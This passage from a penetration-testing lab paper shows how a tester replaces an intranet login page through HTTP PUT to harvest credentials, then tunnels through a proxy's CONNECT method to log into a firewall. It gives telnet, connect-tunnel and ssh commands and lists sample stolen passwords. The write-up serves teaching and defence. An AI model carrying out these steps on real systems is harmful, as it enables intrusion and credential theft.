The penetration tester uses RESTClient tool to delete login page and insert target URL. As shown in Figure 20, a response header shows status code 200 which means that he successfully deleted the login page.



Figure 20: Screenshot of deleting the login.htm file using RESTClient.

Then, the penetration tester uploads the modified login page, index.htm, using RESTClient tool. He selects the PUT method and inserts text of the modified login.htm file into the request body window. A response header windows shows that he successfully uploaded the modified login page, as illustrated in Figure 21. The penetration tester also successfully uploads the file index2.htm using the same method.

Issac Museong Kim, iamissac@gmail.com



Figure 21: Screenshot of introducing the modified login.htm file using RESTClient.

After the penetration tester waits for a couple of hours, he receives several pieces of login credential information, as shown below. Then, he logs on to the intranet web server with the credential and he can access valuable information such as company proprietary information and trade secrets in this server.

- Username: ddavid Password: P@ssw0rd!@#
- Username: administrator Password: QAZ@WSX3edc
- Username: operator Password: operator

Issac Museong Kim, iamissac@gmail.com

6. Compromising the Firewall

This section demonstrates how the penetration tester compromises the firewall by taking advantage of HTTP method which enables on the firewall.

6.1. Reconnaissance

At this point, the penetration tester has obtained valuable information from the intranet web server, but he still wants to attack the network further. As he has some credentials obtained from last exploitation phase, he plans to use these credentials to log on to other servers or devices. The penetration tester decides to attack a firewall. He tries to determine which IP address is being used to manage the firewall remotely. The penetration tester guesses that the firewall is managed from internal network and IP address of the firewall's interface which is connected to internal network is 192.168.65.1. The penetration tester tries to access the firewall remotely; however, he finds that the firewall does not accept the remote access. Based on the previous reconnaissance phase, the penetration tester tries to connect to the firewall through proxy server 192.168.65.77 using HTTP CONNECT method. The penetration tester decides to gather more information about proxy server, and he finds that it listens on TCP port 8080 and it uses Proxy Plus Server 2.5, as shown in Figure 22.

Figure 22: Screenshot of accessing the HTTP proxy server via web browser.

6.2. Vulnerability Discovery

At this phase, the penetration tester tries to determine whether the HTTP CONNECT method is available on the proxy server. As shown in Figure 23, the penetration tester finds that HTTP CONNECT method is available using a telnet command.

```
telnet 192.168.65.77 8080
CONNECT 192.168.65.1:22 HTTP/1.1
HTTP/1.0 200 Connection established
Proxy-agent: Proxy+ 2.50
SSH-2.0-OpenSSH_5.1p1 Debian-5
```

Figure 23: Checking the HTTP CONNECT method on the proxy server.

6.3. Exploitation

The penetration tester decides to use an HTTP tunneling technique with the "connect-tunnel-0.03" script (Bruhat, 2003). This script builds a tunnel between the client and the target host via the proxy server and the script enables the client to connect to the target host through the tunnel. When the following command is issued, a tunnel gets established between the public webserver and the firewall interface.

```
perl connect-tunnel --proxy 192.168.65.77:8080 --tunnel 2222:192.168.65.1:22
```

Figure 24: Building a connect-tunnel.

As illustrated in Figure 25, the tunnel is established from the public web server's TCP source port 2222 to the firewall's TCP port 22 via the proxy server's TCP port 8080. In other words, TCP port 2222 on the public web server is the beginning of the tunnel and TCP port 22 on the firewall is the end of the tunnel.



Figure 25: Connect-tunnel Diagram.

To use this tunnel, the penetration tester makes a SSH connection to a loopback address, 127.0.0.1 of the public web server on TCP port 2222, as shown in Figure 26. Once this command is issued, the SSH tunnel between the public web server and the firewall is established.

```
#ssh -l administrator 127.0.0.1 2222
```

Figure 26: Connecting to 192.168.65.1 via port 2222.

As illustrated in Figure 27, the attacker is able to obtain the firewall's login prompt and tries the "administrator" credential obtained from the previous exploitation phase to log into the firewall; and the penetration tester successfully logs into the firewall with an administrator privilege. Now, the penetration tester has taken over the firewall and he can freely access the company's internal network. Since the purpose of this demonstration is to learn how dangerous HTTP methods can be used during penetration testing, this paper does not discuss how the penetration tester attacks the internal network.

```
login as: administrator
Welcome to Vyatta
administrator@127.0.0.1's password:
Linux vyatta 2.6.31-1-586-vyatta #1 SMP Fri Mar 19 12:15:52 PDT 2010 i686
Welcome to Vyatta. Last login: Wed Jan  4 16:52:11 2012 from 192.168.10.10
administrator@vyatta:~$ configure
[edit]
administrator#
```

Figure 27: Access to 192.168.65.1 via the connect-tunnel.

Issac Museong Kim, iamissac@gmail.com

7. Conclusion

For a professional penetration tester, testing web technology has become one of the most basic and important skills need to have. Testing HTTP methods for a web application or server is just one part of such testing; the results can be considered minor findings during a test, but this simple technique can open the door to the next level. Furthermore, an attack using such techniques can be devastating to critical web applications, as shown in the above lab. Although it seems very simple, it may not be easy to apply this technique during a live test, so it is wise for penetration testers to practice the approach in order to become more knowledgeable and proficient in its use.

Issac Museong Kim, iamissac@gmail.com

8. References

Alman, D. (2003, July 30). *Http tunnels though proxies*. Retrieved from http://www.sans.org/reading_room/whitepapers/covert/http-tunnels-proxies_1202

Bruhat, P. (2003, March). *Connect-tunnel - create connect tunnels through http proxies*. Retrieved from http://search.cpan.org/~book/connect-tunnel-0.03/connect-tunnel

Dabirsiaghi, A. (2008). *Bypassing web authentication and authorization with http verb tampering*. Retrieved from https://www.aspectsecurity.com/research/aspsec_presentations/download-bypassing-web-authentication-and-authorization-with-http-verb-tampering/

Goland, Y., Whitehead, E., Faizi, A., Carter, S., & Jensen, D. (1999, February). *Rfc 2518: Http extensions for distributed authoring*. Retrieved from http://asg.andrew.cmu.edu/rfc/rfc2518.html

Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P., & Berners-Lee, T. (1999). *Rfc 2518: Hypertext transfer protocol -- http/1.1*. Retrieved from http://www.w3.org/Protocols/rfc2616/rfc2616.html

Meucci, M., Keary, E., & Cuthbert, D. (2008, Novermber 2). *Owasp testing guide v3* . Retrieved from http://www.owasp.org/images/5/56/OWASP_Testing_Guide_v3.pdf_of_Contents

SANS Institute. (2009). *Security 542: Web app penetration testing and ethical hacking courseware*.

Stroessenreuther , B. (2009). *File http-methods*. Retrieved from http://nmap.org/nsedoc/scripts/http-methods

Sutherland, S. (2011, July 7). *Hacking with jsp shells*. Retrieved from http://www.netspi.com/blog/2011/07/07/hacking-with-jsp-shells/

T0mmy9. (2009, February 09). *Create a phishing page*. Retrieved from http://thisislegal.com/wiki/Create_a_phishing_page/1233627587

Vonloesch. (2006, July). *Jsp file browser*. Retrieved from http://www.vonloesch.de/jspbrowser.html

Zhou, C. (2011, January). *Restclient 1.3.4*. Retrieved from https://addons.mozilla.org/en-US/firefox/addon/restclient/

Issac Museong Kim, iamissac@gmail.com